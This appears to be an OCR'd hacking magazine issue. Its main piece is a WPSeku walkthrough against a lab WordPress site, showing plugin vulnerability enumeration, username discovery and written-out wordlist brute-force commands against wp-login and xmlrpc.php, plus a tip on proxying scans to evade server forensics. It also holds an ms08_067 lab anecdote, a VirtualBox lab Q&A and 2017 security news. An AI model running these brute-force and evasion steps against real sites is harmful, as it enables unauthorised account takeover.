
```
## Enumerating themes...
        || Name: twentyseventeen
        || Theme Name: Twenty
        || Theme URI: https://wordpress.org/themes/twentyseventeen/
        || Author: the
        || Author URI: https://wordpress.org/
        || Version: 1.2
        || Readme: http://192.168.91.136/wp-content/themes/twentyseventeen/READM
E.txt
        || Style: http://192.168.91.136/wp-content/themes/twentyseventeen/style.
css
        || Not found vulnerabilities

## Enumerating plugins...
        || Name: simply-poll-master - 1.4
        || Listing: http://192.168.91.136/wp-content/plugins/simply-poll-master/
        || Listing: http://192.168.91.136/wp-content/plugins/simply-poll-master/
lib/
        || Name: wp-jobs - 4.7.5
        || Listing: http://192.168.91.136/wp-content/plugins/wp-jobs/
        || Listing: http://192.168.91.136/wp-content/plugins/wp-jobs/js/
        || Listing: http://192.168.91.136/wp-content/plugins/wp-jobs/css/
```

Plugins are a very important area of wordpres-s vulnerability scanning. I included in my wordpress test site a few vulnerable plugins to assess the effectiveness of this tool.



```
        || Title: WP Jobs <= 1.4 - Authenticated SQL Injection
        || Reference: https://dtsa.eu/cve-2017-9603-wordpress-wp-jobs-v-1-4-sql-in
jection-sqli/
        || Fixed in: 1.5

        || Name: newsletters-lite - 3.3.4
        || Listing: http://192.168.91.136/wp-content/plugins/newsletters-lite/ve
ndor/

        || Title: Tribulant Newsletters <= 4.6.4.2 – Multiple Vulnerabilities
        || Reference: http://defensecode.com/advisories/DC-2017-01-012_WordPress_T
ribulant_Newsletters_Plugin_Advisory.pdf
        || Fixed in: 4.6.5

        || Name: mail-masta - 4.7.5
        || Listing: http://192.168.91.136/wp-content/plugins/mail-masta/
        || Listing: http://192.168.91.136/wp-content/plugins/mail-masta/inc/
        || Listing: http://192.168.91.136/wp-content/plugins/mail-masta/lib/

        || Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI)
        || Reference: https://cxsecurity.com/issue/WLB-2016080220
        || Fixed in: None
```


It found out all the vulnerabilities in the plugin-s installed. That was cool. It also enumerated the username for us. Very simple working.



```
        || Title: Tribulant Newsletters <= 4.6.4.2 – Multiple Vulnerabilities
        || Reference: http://defensecode.com/advisories/DC-2017-01-012_WordPress_T
ribulant_Newsletters_Plugin_Advisory.pdf
        || Fixed in: 4.6.5

        || Name: mail-masta - 4.7.5
        || Listing: http://192.168.91.136/wp-content/plugins/mail-masta/
        || Listing: http://192.168.91.136/wp-content/plugins/mail-masta/inc/
        || Listing: http://192.168.91.136/wp-content/plugins/mail-masta/lib/

        || Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI)
        || Reference: https://cxsecurity.com/issue/WLB-2016080220
        || Fixed in: None


        || Title: Mail Masta 1.0 - Multiple SQL Injection
        || Reference: https://github.com/hamkovic/Mail-Masta-Wordpress-Plugin
        || Fixed in: None

## Enumerating usernames...
        || ID: 0 - Name: admin

root@kali:~/WPSeku#
```


We can also set a proxy while performing the scan .This may be helpful in pentesting or while hacking the website to disable web s-erver forensics.

We need to set the proxy IP address a-nd port as shown below.



```
root@kali:~/WPSeku# python wpseku.py -p http://192.168.91.1:81 -t http://192.168
.91.136

|| WPSeku - WordPress Security Scanner
|| Version 0.2.0
|| Momo Outaadi (M4ll0k)
|| https://github.com/m4ll0k/WPSeku

## Target: http://192.168.91.136/
## Starting: 23/06/2017 09:53:37
```


We can also set the redirection url as shown below.



```
root@kali:~/WPSeku# python wpseku.py -t http://192.168.91.136 -r https://www.goo
gle.com

|| WPSeku - WordPress Security Scanner
|| Version 0.2.0
|| Momo Outaadi (M4ll0k)
|| https://github.com/m4ll0k/WPSeku

## Target: http://192.168.91.136/
## Starting: 23/06/2017 09:59:42

## Readme available under: http://192.168.91.136/readme.html
## XML-RPC Interface available under: http://192.168.91.136/xmlrpc.php
## License available under: http://192.168.91.136/license.txt
```


We saw just above that this program enumerated us a username "admin". With wpseku we can either or login page or xmlrpc.php.

The login page can be bruteforced using the 'l' option as shown below.



```
root@kali:~/WPSeku# python wpseku.py -t http://192.168.91.136 --brute l -u admin
 -w /usr/share/dirb/wordlists/big.txt

|| WPSeku - WordPress Security Scanner
|| Version 0.2.0
|| Momo Outaadi (M4ll0k)
|| https://github.com/m4ll0k/WPSeku

## Target: http://192.168.91.136/
## Starting: 22/06/2017 08:59:35

## Starting Bruteforce Login via wp-login...

"       || Trying Credentials: "admin" - "!
"       || Trying Credentials: "admin" - "!_archives
"       || Trying Credentials: "admin" - "!_images
"       || Trying Credentials: "admin" - "!backup
"       || Trying Credentials: "admin" - "!images
```

Xmlrpc.php is used by wordpress to execute remote functions. Wpseku can bruteforce the xmlrpc.php page with the 'x' option.



```
root@kali:~/WPSeku# python wpseku.py -t http://192.168.91.136 -b x -w /root/Desk
top/pass.txt

|| WPSeku - WordPress Security Scanner
|| Version 0.2.0
|| Momo Outaadi (M4ll0k)
|| https://github.com/m4ll0k/WPSeku

## Target: http://192.168.91.136/
## Starting: 23/06/2017 10:33:39

## Starting Bruteforce Login via xmlrpc...

        || Trying Credentials: "admin" - "11111"
        || Trying Credentials: "admin" - "11112"
        || Trying Credentials: "admin" - "11113"
```

We will be back with a new tool next month. Until then, Good Bye.

ms08_067

HACKED - The Beginning

I was in a dilemma and I think calling it a dilemma would be an understatement. I was back to square one regarding my career choice. Should I pursue my dream or should I change to ABAP as suggested by my family members. I was unable to make any decision regarding this.

After spending a lot of time in distress, I decided to practice some hacking. I setup my virtual lab on my laptop during the hacking course only. The attacker system was kali and my victim machine was Windows XP. When I opened my lab and started to practice, it was like everything new to me.

I once again went through everything taught to me (Lucky that I have kept notes). Threat, Vulnerability, exploit, stages of hacking, metasploit and meterpreter etc, etc etc. I started practising from the beginning but found it boring. The most interesting part of my course was ms08_067 exploit. It was the only practical example shown to us and it was pretty interesting. (For those newbies who don't know what is ms08_067, it is a famous or rather infamous vulnerability in Windows XP). The trainer showed us so many things we can do after getting access to a machine.

I decided to practise it. I turned on both the machines, brushed up my Metasploit basics and ran the exploit. It didn't work. According to the class, I should have got a meterpreter shell. But I was not getting one. I checked the options again. Still not working. Restarted both the machines, still didn't work. As nothing was working, The list of things that worked during training and not working for me were testing my nerves.

After a hour of frustration, I decided to call my SIR. I didn't expect him to lift the call but I had no other option. I didn't have internet. After waiting for another one hour I called SIR. As expected, he didn't lift my call. Then I called the institute and told them I had a doubt. They said SIR was in the class. I called them once again after half an hour. SIR attended the call and when I told him my problem, he told me to try it by disabling the firewall in Windows XP. As I got a chance to talk with SIR, I also enquired him about my job. The answer was routine. He told me as soon as there will be a vacancy, I will be placed. That seemed to be a really empty promise.

I turned my attention towards my practice. I disabled the firewall and tried the exploit once again. Voila, it worked. But that I was only a bit happy. Coming to real time hacking, who would disable his firewall in Windows. Even a naive user wouldn't do it. So the one exploit I learnt requires firewall to be disabled and no antivirus installed. That was only adding to my distress.

When I first joined the course, hacking had a different meaning for me altogether. I never expected to hack Facebook or a Windows machine with a click of a mouse but atleast I expected to do something serious. To bypass an antivirus or atleast the firewall. But what I am doing, disabling firewall and running Metasploit. I was even concerned about the cyber security awareness of India as many people get trained in the same institutes.

I enabled the firewall and tried the exploit once again. It failed. That was enough. One practical exploit I have witnessed and we have to disable Firewall for that. I picked up my phone.

To Be continued

HACKING Q&A

Q: I have a problem while installing Metasploitable in Virtualbox (Jan 2017 issue). I followed all your steps and were worthless. Changing from internal network to NAT gave me the same result: nothing. Don't know what i'm doing wrong. I'll paste here both machines with both metasploitable and kali having NAT configuration:

Metasploitable:
On Metasploitable, I typed "sudo ifconfig eth0 10.10.10.2 netmask 255.0.0.0 up" command so many times that i now have it present my mind all day.

Kali:

```
root@kali:~# ifconfig
eth0: flags=4163  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe04:5c0b  prefixlen 64  scopeid 0x20
        ether 08:00:27:04:5c:0b  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 650 (650.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 2326 (2.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10
        loop  txqueuelen 1  (Local Loopback)
        RX packets 34  bytes 2402 (2.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34  bytes 2402 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
root@kali:~# ping 10.1.1.2
PING 10.1.1.2 (10.1.1.2) 56(84) bytes of data.
^[c^C
— 10.1.1.2 ping statistics —
16 packets transmitted, 0 received, 100% packet loss, time 15001ms
##here i started to enter numbers that i saw they could share a pattern like 000.0.00.0
so not very important##
root@kali:~# ping 10.1.1.255
PING 10.1.1.255 (10.1.1.255) 56(84) bytes of data.
^C
— 10.1.1.255 ping statistics —
6 packets transmitted, 0 received, 100% packet loss, time 5017ms
root@kali:~#
```

same with internal network configuration
What can I do? -Angel

A: Hey Angel. I can understand your frustration. Seeing the above data you sent me, it seems both machines are not on the same subnet. Do this to fix th problem. Turn off both the machines. On Virtualbox machines, click on each machine. Then go to "settings". In "settings" option, click on "Network" option. You should see a "Enable network adapter" screen. Make sure it is "NAT". Click on "OK". Do this in both machines. Your problem should be solved.

Q: Hi, I have a core -i5 processor and trying to run kali on virtualbox then how many processors should i assign. Is it okey that if i assign 1 processor for kali linux virtual machine to run. My first basic need is to learn bash and metasploit commands etc that means no heavy work then later I will switch it to physical machine.

A: Based on your requirements, the default settings are sufficient for you. Just assign one processor.

Q: Hello, Just a small problem while installing Metasploitable in Virtualbox.When I input the login and press return, following line is password (as expected) but machine is blocked. Thanks in advance for your help.

A: Hey Pascal, make sure your cursor is over the virtualbox interface while typing your password. If the problem still persists, allocate more RAM to Metasploitable.

Hi Readers, If you know any NON-PROFIT or a charity organization, that needs a FREE security check of their network or websites, please refer them to this email pentest@hackercool.com

This offer is only valid for NON-PROFIT or CHARITY organizations.

HACKING NEWS

Russia doesn't hack elections : Putin

The Russian President once again rebuffed the accusations that Russia was behind hacking of several elections in the West although he said freelance hackers who think they are working for country's interest may be doing them.

UK's Trident nuclear submarines are vulnerable to hacking :

A London based thinktank has assessed that UK's nuclear missile carrying submarines are vulnerable to dangerous hacking incidents. The report said it may even lead to exchange of nuclear weapons. The report claimed this, eventhough the MOD has stressed that its submarines were safe from hacking.

Security Researchers start crowdfunding campaign to buy exploits from ShadowBrokers :

A Cyber security firm Hackerhouse has begun a crowdfunding campaign to buy the next batch of exploits being sold by ShadowBrokers. They say that they are doing this to patch those vulnerabilities before any criminal can get a hand on them. Their move is being criticised by many who allege that this is just like empowering the group.

The Shadow Brokers group wants to sell a new batch of such exploits in June, for about $22,000 in Bitcoins.

France warns of a permanent cyber war :

Guillaume Poupard, director general of the National Cybersecurity Agency of France (ANSSI) has warned that the world was entering into a state of a permanent cyber war. He said the hacking attacks were rapidly intensifying and are coming not only from other states but also other unspecified actors and cyber criminals.

He stressed all countries should jointly fight this war.

Qatar hacking a work of Russian hackers - :FBI

FBI has concluded after a thorough investigation that the Qatar hacking is the work of Freelance Russian hackers. America sent a cyberrsecurity team on Qatar's request to aid them in the investigation of QNA hacking case.

Qatar launched the inquiry after hackers hacked into QNA news platforms and published false remarks attributed to Emir Sheikh Tamim bin Hamad Al Thani. These false remarks created tensions between the gulf states.

New malware by China making systems into zombies :

According to CheckPoint, Chinese hackers have infected almost 250 million computers worldwide and turned them into zombies. These hackers belong to Chinese digital marketing firm Rafotech. In this operation, they have used malware to manipulate the victim's browsers and change default search engines and homepages into fake search engines. Most of the infected machines belong to corporate sector. India and Brazil are the hardest hit, with 25.3 million (10.1 percent) and 24.1 million (9.6 percent) infected machines respectively.

Hackers target Al-Jazeera :

All systems of Al-Jazeera, the state run news agency of Qatar is under constant attack by hackers. Unnamed officials of Al-Jazeera have said that they took the website offline citing security reasons.

Qatar is under a diplomatic crisis after leak of a news revealing Qatari government's alleged links with the terrorists.

Israel hacks ISIS computers to reveal a bomb plot :

Israeli intelligence agencies successfully hacked ISIS computers to uncover a plot to bomb airlines using their advanced "laptop bomb". The laptop bomb was designed by ISIS to which would allow them to bypass airport security by disguising the bomb as a laptop battery.

Philippines National Police to hire ethical hackers:

Philippines National Police have decided to hire ethical hackers to protect theirwebsite from constant hacking attempts.

Germany building election firewall:

With elections due in September, Germny is seemingly building a election firewall to protect the elections from getting hacked.

Germany suspects a hacking group known as Pawn Storm which is allegedly owned by Russian intelligence has hacked into German parliament servers and stole 16GB of data. It also says the hacking attacks are gaining momentum as elections are fast approaching.

Qatar accuses neighbours of hacking :

After completing the preliminary invetigation, Qatar has accused its neighbours (who have recently cut off their diplomatic relations with Qatar) of hacking the news site and planting fake news. Qatar said they have enough proof to prove this and have presented it to the concerned nations.

CIA hacked almost all wireless routers:

According to Wikileaks, CIA has hacked numerous home and enterprise wireless routers to carry out surveillance. The devices on which these implants exist include Asus, Belkin, D-Link, Linksys and Netgear, CIA declined to comment on this.

German police get broad hacking powers:

German Parliament had amended an act to award broad hacking powers to the German police. Until this bill was amended, German police had rights of hacking only in terrorist related cases. Now they can use hacking in minor offences like murder or burglary.

Virgin Media urges around 800,000 users to change passwords:

VIrgin Media the makers of superhub router urged their users to change passwords over risk they can be breached easily.

Did Russian hackers buy stolen credentials of British MP's and public servants:

If reports are to be believed, security credentials belonging to tens of thousands of British government officials have been sold or bought on Russian speaking hacker forums.

These credentials belong to around 1000 British MPs and parliamentary staff, 7000 police employees and more than 1,000 Foreign Office staff. These credentials were allegedly obtained during Linkedin data breach.

British Parliament under hacking attack :

The email system of the British Parliament is under constant attack from a hackers. Although nothing is known about the group performing this hack, initial suspicion fell on Russia or North Korea.

It seems hackers allegedly got access to around 90 accounts. Security servcies banned access to the email system for anyone outside Westminister to prevent further damage.

Is Skype hacked?

A hacking group named CyberTeam has claimed that they are responsible for Skype's outage in UAE and some other countries. Users using Skype experienced problems a few days back when they were unable to make calls from UAE. CyberTeam announced that the outage was a result of a DDOS attack.

Canada deactivates email services:

The House Of Commons of Canada has shut down its email and network services on fears that they may be hacked. They took this measures after news came out that the British parliament came under hacking attack.

NASA to reveal about existence of alien life : Anonymous :

Hacking group Anonymous in its latest video has announced that NASA is about to reveal about the existence of alien life to public.

NASA has found some 219 'new worlds' using its telescope Kepler.

Petya attack causing destruction all around globe:

A new wave of ransomware attack named "Petya" is causing disruption of services all around the world. This attack comes short of the attack "Wannacry" which infected many machines around the globe.

This attack initially started in Ukraine and spread to other European countries. Although the number of infected machines is estimated to be less than that of "Wannacry", the damage inflicted by it is very severe as it makes computers unresponsive. It has been named Petya as it seems to copy code of an earlier strain of ransomware named "Petya".